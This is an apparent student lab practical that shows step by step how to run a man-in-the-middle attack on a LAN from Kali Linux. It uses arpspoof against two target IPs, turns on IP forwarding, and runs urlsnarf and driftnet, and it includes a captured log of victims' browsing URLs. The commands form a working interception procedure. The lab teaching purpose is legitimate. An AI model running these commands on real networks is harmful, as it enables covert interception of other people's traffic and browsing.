

Practical – 4

Using open port information perform MITM(Man In The Middle) attack using arpspoof, urlsnarf, driftnet.


1. Interruption

2. Interception

Note :- Here all terminals are Root Terminals

1) Doing Arpspoof Attack :

It is an attack that allows attackers to intercept communication between network devices so before doing arpspoof attack we need to make sure that client,server & attacker system should be connected in same ethernet(LAN) .It can be checked using **Ping** command



Now we can start the attack using arpspoof

1. Open Terminal 1 and write the following :

> arpspoof -i eth0 -t 192.168.1.31 192.168.1.27

2. Open Terminal 2 and write the following :


> arpspoof -i eth0 -t 192.168.1.27 192.168.1.31

Here **192.168.1.27** & **192.168.1.31** are IP address of Client & Server machines

-i option in arpspoof is used to define our interface i.e. **Ethernet** defined as **eth0**

-t option is used to define **target machines**.


After doing so we see connection is **interrupted** between client and server machines



But we don't want to interrupt connection we just want to intercept it so for doing this we need to capture packet and forward it.

But our machine is not capable for forwarding packets we can see it by following command:

> cat /proc/sys/net/ipv4/ip_forward



Hence the output is 0 which means our machine is not capable of forwarding packets


We need to configure it to 1 to make it capable for forwarding packets by doing this we can **intercept** packets and not interruption .

For doing this we can use following command in Terminal 3

```
> sysctl -w net.ipv4.ip_forward=1
```

or

```
> sudo echo 1 >> /proc/sys/net/ipv4/ip_forward
```



Now we can do other man in the middle attacks .

By doing this attack we can capture url of client machine it can be done by following way after doing arpspoof attack

Continue arpspoof attack and open Terminal 3 and type the following:

The screenshot displays a Kali Linux virtual machine environment within Oracle VM VirtualBox. The terminal window is active, showing the installation of Ettercap 0.8.3.1. The installation process includes selecting a user interface (urses) and listening on eth0 for port 80 or port 8880. A ping test is performed to 192.168.1.31, showing a successful connection. The background shows a Windows 7 virtual machine running Internet Explorer, displaying a message about reopening closed tabs.

```
kali-linux-2023-a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] | 1 2 3 4 | [Network Icon] [Volume Icon] [Speaker Icon]
root@kali: ~
File Actions Edit View Help
root@kali:[~]-
$ curlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.31 -- [-05/Jan/2024:05:51:26 -0500] "GET http://api.bing.com/qsmI.aspx?query=facebook.com&maxwidth=296&rowheight=206&sectionHeight=400&FORM=IESS&cmarket=en-us HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.31 -- [-05/Jan/2024:05:51:31 -0500] "GET http://www.bing.com/search?q=Facebook.com&src=IE-SearchBox&FORM=IESRC HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.27 -- [-05/Jan/2024:05:51:56 -0500] "GET http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&sr=msnhome HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.27 -- [-05/Jan/2024:05:53:57 -0500] "GET http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&sr=msnhome HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
10.10.13.107 -- [-05/Jan/2024:05:55:57 -0500] "GET http://pico.eset.com/pico/1/192488.pic HTTP/1.1" -- "-" IEA Update (Windows; U; 64bit; BPC 10.1.2058.0; OS: 10.0.22000 SP 0.0 NT; TDB 60001 CL 1.1.1; x64; APP esa; PX 0; PUA 0; CD 1; RA 0; UNS 0; UBR 556; HWCV 0; SHA256 1; WU 3; ACS 1; TDT 1; HMF: 0100DF2-3ACB-1B76-3292-CDB8507265A; PLOC en_us; PCODE 107.0.0; PAR 1; ATH 1; DC 0; PLID 330-9GE-7GN; SEAT eeaad01e; RET 5003)"
10.10.13.107 -- [-05/Jan/2024:05:55:57 -0500] "GET http://pico.eset.com/pico/1/192488.pic HTTP/1.1" -- "-" IEA Update (Windows; U; 64bit; BPC 10.1.2058.0; OS: 10.0.22000 SP 0.0 NT; TDB 60001 CL 1.1.1; x64; APP esa; PX 0; PUA 0; CD 1; RA 0; UNS 0; UBR 556; HWCV 0; SHA256 1; WU 3; ACS 1; TDT 1; HMF: 0100DF2-3ACB-1B76-3292-CDB8507265A; PLOC en_us; PCODE 107.0.0; PAR 1; ATH 1; DC 0; PLID 330-9GE-7GN; SEAT eeaad01e; RET 5003)"
10.10.13.107 -- [-05/Jan/2024:05:56:26 -0500] "POST http://i4.c.eset.com:80/LiveDir HTTP/1.1" -- "-"
192.168.1.31 -- [-05/Jan/2024:05:56:26 -0500] "GET http://api.bing.com/qsmI.aspx?query=t&maxwidht=296&rowheight=206&sectionHeight=400&FORM=IESS&cmarket=en-us HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.31 -- [-05/Jan/2024:05:56:26 -0500] "GET http://www.bing.com/search?q=tree&src=IE-SearchBox&FORM=IESRC HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.31 -- [-05/Jan/2024:05:56:26 -0500] "GET http://www.bing.com/search?q=tree&src=IE-SearchBox&FORM=IESRC HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
192.168.1.31 -- [-05/Jan/2024:05:56:56 -0500] "GET http://www.msftncsl.com/ncsl.txt HTTP/1.1" -- "-" Microsoft NCSC
192.168.1.31 -- [-05/Jan/2024:05:56:56 -0500] "GET http://www.bing.com/search?q=tree&src=IE-SearchBox&FORM=IESRC HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
10.10.13.107 -- [-05/Jan/2024:05:57:16 -0500] "GET http://www.bing.com/search?q=tree&src=IE-SearchBox&FORM=IESRC HTTP/1.1" -- "-" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
10.10.13.107 -- [-05/Jan/2024:05:57:20 -0500] "GET http://www.bing.com/rp/3YUbGQv5jR0dneurDqn2YE2SL.png HTTP/1.1" -- "-" http://www.bing.com/search?q=tree&src=IE-SearchBox&FORM=IESRC" Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLC2;.NET CLR 2.0.50727;.NET CLR 3.5.30729;.NET CLR 3.0.30729; Media Center PC 6.0)"
```

3) Doing Driftnet attack

Driftnet is a program which listens to network traffic and picks out images from TCP streams it observes.

Capture images from network traffic and display them in an X window; optionally, capture audio streams and play them.

This attack is used to capture images & videos that client watches .

Continue arp spoofing and open a new terminal and write the following command in it :

> mkdir driftnet

This is temporary directory used to store captured media.

> driftnet -i eth0 -d driftnet -g

-d here is used to specify temporary directory name which we will store media.

-g is used to enable GUI of driftnet if it is not working by default

